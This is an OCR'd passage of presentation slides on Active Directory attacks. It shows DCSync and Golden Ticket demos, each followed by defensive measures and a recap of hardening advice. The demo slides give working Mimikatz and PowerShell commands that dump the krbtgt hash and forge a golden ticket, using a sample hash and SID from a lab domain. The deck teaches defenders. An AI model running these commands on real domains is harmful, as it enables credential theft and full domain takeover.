
With Powershell, using the Mimikatz DLL in memory:

- Invoke-DCSync -DumpForest -Users @("krbtgt") | ft -wrap –autosize

OR we could just use Mimikatz again running as the sqlservice account:

- *lsadump::dcsync /domain:secure.local /user:krbtgt*

We want this hash because the KRBTGT account is used to encrypt and sign all Kerberos Ticket Granting Tickets within a domain. Other account's password hashes can be used to create silver tickets, but we want a golden ticket.



PREVENT DC SYNC

- Limit your Domain Administrators
- Be careful where you delegate the following rights – often Sharepoint service accounts request these:
  - Replicating Directory Changes
  - Replicating Directory Changes All
- Protect the Active Directory database when offline – encrypt VM clones and backups. Make sure you trust your Administrators.

ATTACK #7: GOLDEN TICKETS

- So we have the password hash for the valuable KRBTGT account
- The KRBTGT account is used to encrypt and sign all Kerberos ticket granting tickets within a domain, and domain controllers use the account password to decrypt Kerberos tickets for validation
- A GOLDEN TICKET is a TGT created with the KRBTGT password hash, valid for gaining access to ANY resource.

DEMO 7

Three things are needed for a Golden Ticket:

- **KRBTGT account password hash** – 182e9a677fe512b1645729af59ce0a0c

This is the most important piece of information needed to create golden tickets. We got this using DC Sync.

- **Domain name:** secure.local
- **Domain SID:** S-1-5-21-4071742602-3257726510-616511128

We're going to become WillyWonka, using Mimikatz, without creating any accounts:

- kerberos::golden /domain:secure.local /sid:S-1-5-21-4071742602-3257726510-616511128 /rc4:182e9a677fe512b1645729af59ce0a0c /user:WillyWonka /id:500 /ptt

PREVENT GOLDEN AND SILVER TICKETS

- We didn't create any accounts, just tickets. There's minimal evidence that we did anything at all.
- Event logs show this:

PREVENT GOLDEN AND SILVER TICKETS

- Protect the KRBTGT account
- Reset your KRBTGT password annually using scripts available from Microsoft. ONLY use Microsoft's scripts for this, or you could break your domain for 10+ hours.
- Reduce Domain Admins, Virtual infrastructure admins, backup admins. Can someone restore a backup and get access to the AD database? Clone a drive?
- If we wanted to be sneakier, we could use other password hashes to forge our own TGS tickets – these are called SILVER TICKETS.

RECAP (OR, STUFF YOU ALREADY KNEW)

- Passwords
  - At LEAST 12 characters for all users
  - Good passwords for service accounts
  - Use LAPS – Randomize Local Administrator Passwords
  - Use GMSA's wherever possible
- Administrators
  - Reduce Domain and Local Administrators
  - Audit special group Memberships (Enterprise Admins, Domain Admins, Administrators, Backup Operators, Account Operators, Print Operators)
  - Reset KRBTGT password at least yearly, and every time an admin leaves your org.
- Disable Legacy Protocols
  - LLMNR, NETBIOS, WPAD
- Stop Mimikatz:
  - Application and Attachment Whitelisting
  - Web Filtering (github)
  - Patch and enable the latest Windows features such as Credential Guard
  - Build out SIEM use cases to detect these types of events. Test to see if you can.

GROUP POLICY TEMPLATES

- Defensive GPOs, user management and password spraying scripts are available on my github:
- https://github.com/tallmega

- 2 stages for GPO deployment – have used this in production.

- **You should thoroughly test** before deploying to your org! I don't know your environment!

THANK YOU! QUESTIONS?

https://github.com/tallmega